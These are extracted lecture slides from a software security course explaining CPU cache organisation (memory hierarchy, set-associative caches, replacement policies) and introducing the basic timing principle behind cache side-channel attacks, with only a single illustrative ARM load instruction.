

# **NEU CY 5770 Software Vulnerabilities and Security**

Instructor: Dr. Ziming Zhao


# Course Evaluation

Everyone gets 20 bonus points iff everyone submit the course evaluation.

# Today's Agenda

1. Cache side channel attack
2. Meltdown
3. Spectre

# Speed Gap Between CPU and DRAM



# Memory Hierarchy

A tradeoff between Speed,  
Cost and Capacity

*Ideally one would desire an indefinitely large memory capacity such that any particular ... word would be immediately available. ... We are ... forced to recognize the possibility of constructing a hierarchy of memories, each of which has greater capacity than the preceding but which is less quickly accessible.*

**A. W. Burks, H. H. Goldstine, and  
J. von Neumann**

*Preliminary Discussion of the Logical Design of an  
Electronic Computing Instrument, 1946*

# CPU Cache

A cache is a small amount of fast, expensive memory (SRAM). The cache goes between the CPU and the main memory (DRAM).

It keeps a copy of the most frequently used data from the main memory.

All levels of caches are integrated onto the processor chip.

# Access Time

Access Time in 2012

<i>Cache</i>	<u>Static RAM</u>	<u>0.5 - 2.5 ns</u>
<i>Memory</i>	<u>Dynamic RAM</u>	<u>50- 70 ns</u>
<i>Secondary</i>	<u>Flash</u>	<u>5,000 - 50,000 ns</u>
	<u>Magnetic disks</u>	<u>5,000,000 - 20,000,000 ns</u>

# Cache Hits and Misses

A cache hit occurs if the cache contains the data that we're looking for.

A cache miss occurs if the cache does not contain the requested data.




# Cache Hierarchy

L1 Cache is closest to the CPU. Usually divided in Code and Data cache


L2 and L3 cache are usually unified.

# Cache Hierarchy




# Cache Hierarchy

# Intel Pentium 4 Northwood







# Cache Line/Block


The minimum unit of information that can be either present or not present in a cache.

64 bytes in modern Intel and ARM CPUs

# *n*-Way Set-Associative Cache

Any given block/line in the main memory may be cached in any of the  $n$  cache lines in one **cache set**.

# *n*-Way Set-Associative Cache



32KB 4-way set-associative data cache, 64 bytes per line


Number of sets

= Cache Size / (Number of ways \* Line size)


=  $32 * 1024 / (4 * 64)$

= 128

# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line






# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line




# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line




# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line




# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line




# *n*-Way Set-Associative Cache




32KB 4-way set-associative data cache, 64 bytes per line



# Cache Line/Block Content



32KB 4-way set-associative data cache, 64 bytes per line



# Congruent Addresses

Each memory address maps to one of these cache sets.

Memory addresses that map to the same cache set are called **congruent**.

Congruent addresses compete for cache lines within the same set, where replacement policy needs to decide which line will be replaced.

# Replacement Algorithm

Least recently used (LRU)

First in first out (FIFO)

Least frequently used (LFU)

Random



# Cache Side-Channel Attacks


Cache side-channel attacks utilize time differences between a cache hit and a cache miss to infer whether specific code/data has been accessed.

# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]




# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]

